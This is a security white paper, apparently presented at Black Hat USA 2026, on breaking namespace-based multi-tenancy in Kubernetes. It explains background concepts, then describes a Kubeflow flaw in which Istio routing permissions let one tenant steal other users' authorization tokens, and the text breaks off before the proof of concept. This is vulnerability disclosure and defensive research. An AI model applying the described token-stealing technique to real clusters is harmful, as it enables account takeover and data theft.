ERNW
providing security.

# ERNW WHITE PAPER

# BREAKING MULTI-TENANCY IN KUBERNETES OVER AND OVER, AND WHAT WE CAN LEARN FROM THIS

Sven Nobis

Signiert von: Sven Nobis

Datum: 2026-08-14 22:03:14 CEST

| | |
|---|---|
| Version: | 1.0 |
| Date: | August 5, 2026 |
| Classification: | Public |
| Author(s): | Lorin Lehawany, Sven Nobis |

black hat USA 2026

ERNW
providing security.

# Table of Contents

# 1 Handling

The present document is classified as *Public*. Any distribution or disclosure of this document REQUIRES the permission of the document owner as referred in Section *Document Status and Owner*.

## 1.1 Document Status and Owner

As the owner of this report, the document owner has exclusive authority to decide on the dissemination of this document and responsibility for the distribution of the applicable version in each case to the places.

The possible entries for the status of the document are *Initial Draft*, *Draft*, *Effective* and *Obsolete*.

| Report Information | |
|---|---|
| **Title:** | ERNW White Paper - Breaking Multi-Tenancy in Kubernetes Over and Over, and What We Can Learn From This |
| **Document Owner:** | ERNW Enno Rey Netzwerke GmbH |
| **Version:** | 1.0 |
| **Status:** | Effective |
| **Classification:** | Public |
| **Author(s):** | Lorin Lehawany, Sven Nobis |

*Table 2: Document Status and Owner*

## 1.2 Classification Levels

| Classification Level | Audience |
|---|---|
| **Public:** | Everyone |
| **Internal:** | All employees and business partners |
| **Confidential:** | Only employees |
| **Secret:** | Only selected employees |

*Table 3: Classification Levels*

## 1.3 Document Version History

| Version | Date | Details |
|---|---|---|
| 1.0 | August 5, 2026 | Release of the whitepaper |

*Table 4: Document Version History*

# 2 Introduction

Namespace-based Multi-Tenancy is widely adopted in Kubernetes environments due to its efficiency in resource utilization and operational cost. By allowing multiple tenants to share a single cluster, this model avoids the overhead of maintaining separate clusters per tenant, as is the case in cluster-based multi-tenancy. As a result, organizations can achieve higher infrastructure utilization, reduced operational complexity, and lower costs, making Namespace-based Multi-Tenancy an attractive default choice for many real-world scenarios.

However, these advantages come at a cost in terms of security. Namespace-based Multi-Tenancy relies on logical separation within a shared control plane and shared infrastructure, plus a role-based access control model that was added later. This means strong isolation must be achieved through proper configurations and by enforcing certain security mechanisms.

In practice, implementing and maintaining secure Namespace-based Multi-Tenancy is difficult. The complexity increases significantly as additional resources are integrated into the cluster, such as custom resource definitions, third-party controllers, and external integrations. Each of these elements introduces additional interactions and potential attack surfaces, making it increasingly difficult to guarantee proper isolation across tenants.

A wide range of security best practices exists, such as Pod Security Standards, NetworkPolicies, and Admission Controls. These are typically designed to address specific aspects of cluster security. This raises the question of whether the combination of these mechanisms is sufficient to ensure robust tenant isolation in complex, real-world environments, e.g., in custom resources or cross-namespace interactions.

## 2.1 Motivation

The motivation for this work originates from the widespread use of Namespace-based Multi-Tenancy in production environments and the corresponding challenges observed in securing such deployments.

Many organizations adopt a Namespace-based Multi-Tenancy model due to its cost and resource efficiency, often underestimating the complexity involved in achieving strong isolation between tenants.

In our role as security analysts working with customers across different sectors, we have repeatedly observed that even clusters following industry best practices can still contain weaknesses in tenant isolation. These observations suggest that certain classes of isolation issues are not yet sufficiently studied or systematically addressed by existing security guidance.

## 2.2 Contribution

This work contributes to closing this gap by providing both real-world attack scenarios for what can go wrong and a structured approach to assessing tenant isolation in Namespace-based Multi-Tenancy.

## 2.3 Outline

This whitepaper is structured as follows: It begins by introducing the background and foundational concepts of Kubernetes multi-tenancy in Section 3, including Namespace-based isolation. Subsequently, it discusses related work in Section 4 and existing approaches for achieving secure multi-tenancy in Kubernetes clusters. The paper then presents three real-world attack scenarios based on widely used open-source projects in Section 5, namely Kubeflow, Traefik, and Istio. Following these scenarios, it introduces a methodology for assessing Kubernetes clusters in Namespace-based Multi-Tenancy scenarios in Section 6. Finally, it concludes with implications for practitioners in Section 7.

# 3 Background

This chapter introduces the fundamental concepts required to understand Namespace-based Multi-Tenancy in Kubernetes. It first provides an overview of the evolution from containerized environments to Kubernetes in Section 3.1, explains Kubernetes resources, and its extensibility mechanisms in Section 3.2. It then introduces core Kubernetes concepts in Section 3.3, namespaces in Section 3.3.1, and different approaches to multi-tenancy in Section 3.4, including the soft and hard multi-tenancy spectrum in Section 3.5. Finally, it focuses on Namespace-based Multi-Tenancy in Section 3.6, the challenges involved in achieving secure tenant isolation and unobvious multi-tenancy in Section 3.7.

## 3.1 From Containerized Environments to Kubernetes

The deployment of modern applications has moved from physical servers and virtual machines toward containerized environments. Containers package an application and its dependencies into a lightweight, isolated runtime unit, enabling faster deployments, improved portability, and more efficient resource utilization compared to virtual machines. As seen in the Figure 1, each application and its dependencies live in their own container, and all containers share the same operating system.




*Figure 1: Containerized Environment*

As container adoption increased, managing containers at scale became a challenge. Running hundreds or thousands of containers requires automated mechanisms for deployment, scheduling, scaling, networking, service discovery, configuration management, and failure recovery. Container runtimes alone do not provide these capabilities.

Kubernetes was created to solve these operational challenges. It introduced a platform for managing containerized workloads through a declarative model. Users define the desired state of their environment, and Kubernetes continuously reconciles the actual state with the desired state. The Figure 2 shows this.




*Figure 2: Kubernetes: More Than Orchestration*

Although Kubernetes is commonly referred to as a container orchestration platform, its role extends beyond orchestration. Kubernetes provides a complete platform for managing application lifecycle, infrastructure abstraction, workload scheduling, networking, storage, security controls, and extensibility through its API model.

## 3.2 Kubernetes Resources and Extensibility

Kubernetes is built around the concept of resources. Every object managed by Kubernetes is represented as a resource, including workloads, networking components, storage objects, and configuration entities[36].

Resources are typically defined using YAML manifests that describe the desired state of an object. These definitions are submitted to the Kubernetes API server, which stores the configuration and ensures that the cluster continuously maintains the requested state.

Kubernetes provides built-in resources such as Deployments, Pods, Services, ConfigMaps, Secrets, and Persistent Volumes. In addition, Kubernetes can be extended through Custom Resource Definitions (CRDs). CRDs allow users to introduce new resource types into the Kubernetes API.

## 3.3 Core Kubernetes Concepts: Pods, Services, and Namespaces

A Pod is the smallest deployable unit in Kubernetes. It represents one or more containers that share the same network namespace and storage resources. Pods are designed to be temporary and are usually managed by higher-level resources such as Deployments[37].

Because Pods are dynamically created and replaced, Kubernetes Services provide stable network access to applications. A Service abstracts the underlying Pods and routes traffic to matching instances, allowing applications to scale without requiring clients to track individual Pod addresses[38].

Namespaces provide a logical grouping mechanism for Kubernetes resources. They allow resources to be separated by teams, applications, environments, or organizational boundaries while sharing the same Kubernetes cluster{Kubernetes-Namespace}

### 3.3.1 Namespaces

Namespaces are one of the most common approaches for implementing multi-tenancy in Kubernetes. They allow multiple tenants to share a cluster while maintaining logical separation between their workloads[35].

Namespace-based Multi-Tenancy introduces challenges related to isolation, access control, resource management, and security boundaries. Understanding these limitations is essential when designing secure multi-tenant Kubernetes environments.

To understand the implications of namespaces, it is first necessary to understand the concept of multi-tenancy, both as a general term and in the specific context of Kubernetes.

## 3.4 Multi-Tenancy

Multi-Tenancy is a system architecture in which multiple tenants share common resources in a system.

Kubernetes has no single definition for a *tenant*[39]. The definition of a tenant in Kubernetes varies depending on whether multi-team or multi-customer tenancy is being discussed[39]. The diagram in Figure 3 shows both coexisting tenancy models.




*Figure 3: Kubernetes Multi-Tenancy[39]*

In multi-team usage, a tenant is typically a team, where each team typically deploys a small number of workloads that scale with the complexity of the service[39].

By contrast, if each team deploys dedicated workloads for each new client, they are using a multi-customer model of tenancy. In this case, a *tenant* is simply a group of users who share a single workload. This may be as large as an entire company, or as small as a single team at that company[39].

Depending on how and which resources are shared and how they are isolated, a system can be classified as soft multi-tenancy (weaker isolation) or hard multi-tenancy (stronger isolation).

## 3.5 Soft vs. Hard Multi-Tenancy

Multi-tenancy in Kubernetes is best understood as a spectrum of isolation rather than a set of strictly defined categories. Different architectural approaches provide varying degrees of isolation between tenants, depending on how resources are shared and how isolation boundaries are enforced.

Kubernetes defines multi-tenancy as a broad spectrum and has no specific definition that applies to all users.

Different techniques can be used to maintain different types of isolation in clusters, based on the user's requirements. Depending on the techniques used, the cluster can have weaker or stronger isolation.

The figure Figure 4 illustrates the theoretical spectrum of multi-tenancy, with soft isolation on the left and hard isolation on the right, along with representative example techniques.




*Figure 4: Soft vs. Hard Multi-Tenancy*

### 3.5.1 Soft Multi-Tenancy

Soft multi-tenancy in Kubernetes refers to an approach in which multiple tenants share common resources within a single cluster, including the control plane. In this model, tenant isolation is comparatively weak.

The most common implementation of soft multi-tenancy is Namespace-based Multi-Tenancy. In this approach, Kubernetes namespaces are used to logically group resources within a cluster. In the early days of Kubernetes, Namespaces did not provide isolation and were designed as a scoping mechanism rather than a security boundary. Mechanisms for isolation were later added with the introduction of role-based access controls (RBAC) and other features that provide isolation. This approach is described in more detail in Section 3.6.

Due to this high degree of sharing, the attack surface in soft multi-tenancy models is significantly larger compared to stronger isolation approaches. Ensuring proper tenant isolation therefore requires significant effort. Security best practices, such as RBAC, NetworkPolicies, and Pod Security Standards, provide a baseline for ensuring proper isolation.

Even with these mechanisms in place, isolation weaknesses may still be present. This means strong isolation must be achieved through proper configurations and by enforcing certain security mechanisms.

The position of the Namespace-based Multi-Tenancy approach within the soft-to-hard spectrum is not fixed. By applying comprehensive security hardening measures and enforcing strict security controls, Namespace-based Multi-Tenancy can achieve stronger isolation and move closer toward the hard end of the spectrum. However, it typically does not reach the same level of isolation as architectures that separate tenants at the infrastructure or control-plane level.

### 3.5.2 Hard Multi-Tenancy

Hard multi-tenancy describes an approach in which strong isolation between tenants is achieved by minimizing shared components and enforcing separation at more fundamental system boundaries. In Kubernetes environments, this typically involves isolating tenants at the cluster or control-plane level, thereby reducing shared dependencies and limiting the potential for cross-tenant impact.

In contrast to soft multi-tenancy, the attack surface in hard multi-tenancy models is more constrained, as fewer components are shared between tenants. This leads to stronger isolation guarantees and reduces reliance on complex configuration to maintain security boundaries.

An example of an approach at the strongest end of the spectrum is the multi-instance architecture, where each tenant is assigned a dedicated system instance. In this model, tenants do not share control-plane components or infrastructure, resulting in strong isolation.

Another less isolated approach is the use of virtual control planes per tenant. In this model, tenants operate within logically separate control planes while still sharing parts of the underlying infrastructure. Although this approach provides stronger isolation than Namespace-based Multi-Tenancy, it still introduces shared dependencies and therefore does not fully match the isolation guarantees of completely separate instances, and is therefore not positioned at the end of the strong spectrum.

The hardness of this architecture may be weakened through the implementation of shared components. For instance, Istio offers a multi-cluster mesh feature[21] which is affected by problems presented in Section 5.2.

## 3.6 Namespace-Based Multi-Tenancy in Kubernetes

Namespace-based Multi-Tenancy is a common approach of soft multi-tenancy in Kubernetes. In this approach, each tenant is assigned to a dedicated namespace. All tenants share the same Kubernetes cluster, including its control plane.

Within such a shared environment, multiple forms of interaction exist across the cluster. These interactions are categorized into the control plane and data plane. The control plane layer represents interactions with core Kubernetes

components responsible for managing the cluster state, such as the API server, scheduler, and controllers. Tenants interact with the control plane primarily through the Kubernetes API, for example when creating, modifying, or deleting resources.

The data plane layer includes runtime interactions between workloads deployed within the cluster. These workloads, such as Pods and Services, may communicate with each other over the network or through shared resources.

### 3.6.1 Trust Boundaries in Namespace-based Multi-Tenancy

Trust boundaries separate entities with different trust assumptions. Interactions across these boundaries require security controls to enforce isolation and prevent unauthorized access. In the context of Namespace-based Multi-Tenancy, several trust boundaries must be considered, as shown in Figure 5.




*Figure 5: Trust Boundaries in Namespace-based Multi-Tenancy*

A trust boundary exists between each tenant and the cluster (TB1). Since access from the outside is not typically trusted, their access to resources in a Namespace must be controlled on the control plane as well as the data plane.

Another trust boundary exists between tenants and the control plane (TB2). Tenants interact with the control plane through the Kubernetes API, which acts as the central interface for managing cluster resources. Because tenant input is not trusted, the control plane must enforce strict validation, authorization, and policy controls to prevent misuse or privilege escalation that could affect the entire cluster.

Finally, another trust boundary exists between namespaces (TB3). Namespaces provide logical separation; workloads running within different namespaces may still influence each other, especially through the data plane. For example, insufficiently restricted network communication or shared resources can enable cross-tenant interaction, potentially violating isolation boundaries.

These trust boundaries highlight that Namespace-based Multi-Tenancy is challenging to implement securely, as it introduces a broad attack surface.

## 3.7 Unobvious Multi-Tenancy in Kubernetes

The presence of multi-tenancy in Kubernetes environments might not always be obvious. In the most common and obvious scenario, tenants are explicitly represented as separate entities within the Kubernetes architecture. For example, different teams or customers may share the same Kubernetes cluster while being separated through namespaces.

However, tenant boundaries can also exist indirectly through applications and platforms running on top of Kubernetes. In these cases, tenants are not directly visible as Kubernetes users, namespaces, or cluster resources. Instead, they interact with a higher-level platform that provides functionality backed by Kubernetes resources.

For example, a machine learning platform may allow different users to create workloads, a CI/CD may execute pipelines from different sources, or an application may allow users to run custom code or workflows.

This type of multi-tenancy is less obvious because the tenant boundary is introduced at the application layer rather than at the Kubernetes infrastructure layer. The Kubernetes cluster may have a single trusted operator while internally hosting workloads controlled by multiple untrusted tenants.

# 4 Related Work

The whitepaper is based on Kubernetes security concepts and recommendations for multi-tenancy[39] as well as the CNCF guidance on Kubernetes multi-tenancy[2].

Securing tenant isolation in Kubernetes has been an ongoing challenge. The *Kubernetes Multi-Tenancy Working Group*[4] previously addressed this topic by providing benchmarks and tools to evaluate multi-tenant Kubernetes clusters. However, the group was dissolved in 2023[5], and the available resources are deprecated, leaving a gap in continuously updated approaches for assessing tenant isolation.

Several Kubernetes extensions do not recommend shared multi-tenant deployments. For example, Envoy Gateway recommends that each tenant deploy its own Gateway controller in a dedicated namespace[12]. Similarly, the ingress-nginx[44] documentation does not recommend using ingress-nginx in multi-tenant Kubernetes production environments, as creating an Ingress object is considered a fairly privileged action[29].

Recent research has identified additional isolation risks introduced by Kubernetes extensions. Andong Chen et. al.[1] demonstrate how Kubernetes Operators can introduce cross-namespace vulnerabilities by interacting with resources beyond their intended scope. The work shows that attackers with access to a single Namespace may exploit Operator behavior to affect resources in other namespaces.

While this research focuses on cross-namespace references in Kubernetes Operators and custom resources, this whitepaper extends this perspective by analyzing broader cross-namespace interactions, including Annotations and other Kubernetes objects or behaviors. The presented scenarios show that isolation weaknesses can affect not only individual namespaces but also cluster-wide components and even external integrations.


# 5 Breaking Multi-Tenancy in Real-World Scenarios

This chapter presents a series of security issues regarding namespace-based multi-tenancy in three popular open-source projects: Kubeflow in Section 5.1, Istio in Section 5.2, and Traefik in Section 5.3. For each attack scenario, the prerequisites, the steps to reproduce it, and how to mitigate it are explained.

## 5.1 Kubeflow

A Kubeflow setup based on the official manifests or most other packaged Kubeflow distributions is vulnerable to authorization token stealing from any user of the Kubeflow UI or APIs, such as the Dashboard, Pipelines API, or Notebooks. With this token, the attacker can take over the user's account and the data that the user processes. The attacker needs a valid user with the `kubeflow-edit` role / Contributor role in a random Kubeflow Namespace to perform this attack. This is given if *Automatic Profile Creation* is enabled.

Kubeflow removed Istio edit permissions as part of the mitigation for CVE-2026-47237 [3]. Affected users should update to the latest version to address this issue.

Even without the Istio edit permissions, an attacker can still capture session cookies by abusing the Notebook feature. In this case, the attacker must convince the victim to visit a Notebook URL, making this a classic phishing scenario. The Kubeflow project is currently addressing this issue. An updated version of this whitepaper will be published once the fix is released. At the time of writing, the CVE assignment is still pending.

### 5.1.1 Technical Background

Kubeflow is an open-source platform for machine learning and MLOps on Kubernetes introduced by Google. Kubeflow offers features such as Notebooks, Pipelines, model registries, and Apache Spark operators[26].

The Kubeflow Central Dashboard provides an authenticated web interface for Kubeflow and ecosystem components. It acts as a hub for your machine learning platform and tools by exposing the UIs of components running in the cluster[25].

The screenshot in Figure 6 shows the profile `snobisernw-de-ext`, which is assigned to a Kubernetes Namespace.




*Figure 6: Kubeflow Dashboard*

Kubeflow uses one Kubernetes Namespace per Kubeflow profile. All profiles share the same cluster and Istio gateway.

Users can create their own Notebooks or Pipelines to run their workloads. Kubeflow Notebooks run interactive development environments for AI, ML, and Data workloads on Kubernetes[27].

Multiple resources are created for each profile[28], among them *Istio AuthorizationPolicies*. These restrict which users can access workloads. Contributors can be configured using email patterns.

Additionally, the `default-editor`[28] service account used by Notebooks and Pipelines is created for each profile. These service accounts often have permissions to create resources in the cluster.

To expose an application in the cluster, this could be done through the Kubeflow Central Dashboard by creating a VirtualService on the Kubeflow Istio Gateway[24]. VirtualServices define which backend handles a given URL path. With this said, anyone who can create VirtualServices can influence how traffic is routed in the cluster.

The diagram in Figure 7 illustrates how a Service is exposed with Istio in the cluster.




*Figure 7: Istio VirtualService*

As can be noticed, the VirtualService exists in the workload namespace, whereas the Istio gateway exists in another Namespace.

### 5.1.2 Affected Kubeflow Versions and Distributions

The following table lists distributions that might be affected by the described vulnerability.

| Maintainer / Distribution Name | Kube-flow Version | Affected? | Target Platform | Link |
|---|---|---|---|---|
| Kubeflow Manifests | v1.9.1 | Yes | | https://github.com/kube-flow/manifests/tree/v1.9.1#instal-lation |
| Kubeflow Manifests | master branch | Likely yes, permission is given | | https://github.com/kube-flow/manifests/tree/master#in-stallation |
| Amazon Web Services | 1.7 | Likely yes, permission is given | Amazon Elastic Kubernetes Service (EKS) | https://awslabs.github.io/kubeflow-manifests |
| Aranui Solutions: deployKF | 1.8 | Likely yes, permission is given | Multiple | https://www.deploykf.org/ |

| Maintainer / Distribution Name | Kube-flow Version | Affected? | Target Platform | Link |
|---|---|---|---|---|
| Canonical: Charmed Kubeflow | 1.8 | Partially affected: only the phishing scenario is exploitable. | Multiple | https://charmed-kubeflow.io/ |
| Google Cloud | 1.8 | Likely yes, permission is given | Google Kubernetes Engine (GKE) | https://googlecloudplat-form.github.io/kubeflow-gke-docs |
| IBM Cloud | 1.8 | Likely yes, permission is given | IBM Cloud Kubernetes Service (IKS) | https://ibm.github.io/manifests/ |
| Microsoft Azure | 1.7 | Likely yes, permission is given | Azure Kubernetes Service (AKS) | https://azure.github.io/kubeflow-aks/main |
| Nutanix | 1.8 | Likely yes, permission is given | Nutanix Kubernetes Engine | https://nu-tanix.github.io/kubeflow-manifests |
| QBO | 1.8 | Likely yes, permission is given | QBO Kubernetes Engine (QKE) | https://docs.qbo.io/#/qke?id=kube-flow |
| Red HatOpen Data Hub | 1.9 | Likely yes, permission is given | OpenShift | https://github.com/opendatahub-io/manifests |
| VMware | 1.6 | Likely yes, permission is given | VMware vSphere | https://vmware.github.io/vSphere-machine-learning-extension/ |

### 5.1.3 Overly Permissive Istio Permissions Allows Kubeflow Authorization Token Stealing

#### 5.1.3.1 Prerequisites for the Attack

- A Kubeflow setup based on the official manifests (or any affected distribution)

- The attacker needs either
  - a valid user with the Contributor role in one random Kubeflow namespace
  - or the Kubernetes role `kubeflow-edit` / ServiceAccount `default-editor` in one random Kubeflow namespace
  - or Automatic Profile Creation[23] is enabled (`CD_REGISTRATION_FLOW=true`), and the attacker can authenticate

*Please note:* While the Owner role is required to add the victims to the attacker-controlled Namespace as Contributor, it is not a prerequisite for the attack, as the Owner's token can be stolen during the attack to perform this step.

#### 5.1.3.2 Security Impact

With the given permission in Istio's API group `networking.istio.io` of the `kubeflow-edit` role, the attacker gains full control over the requests/responses routed through the Gateway `kubeflow/kubeflow-gateway`. As a result, the access tokens of all users will be disclosed to the attacker. Thus, the attacker gains full control over the users' data and resources in Kubeflow.

#### 5.1.3.3 Proof of Concept

The following descriptions explain the exploitation of the issue in detail. The proof of concept (PoC) was done in a Kubeflow setup installed through the official manifests in version `v1.9.1`. No modifications were made except for creating additional users and Namespaces. The Namespaces were created through the *Automatic Profile Creation* feature, which was also enabled (`CD_REGISTRATION_FLOW=true`). However, the feature is not required, and a manually created profile / the default profile works, too.

The diagram in Figure 8 illustrates the impact.

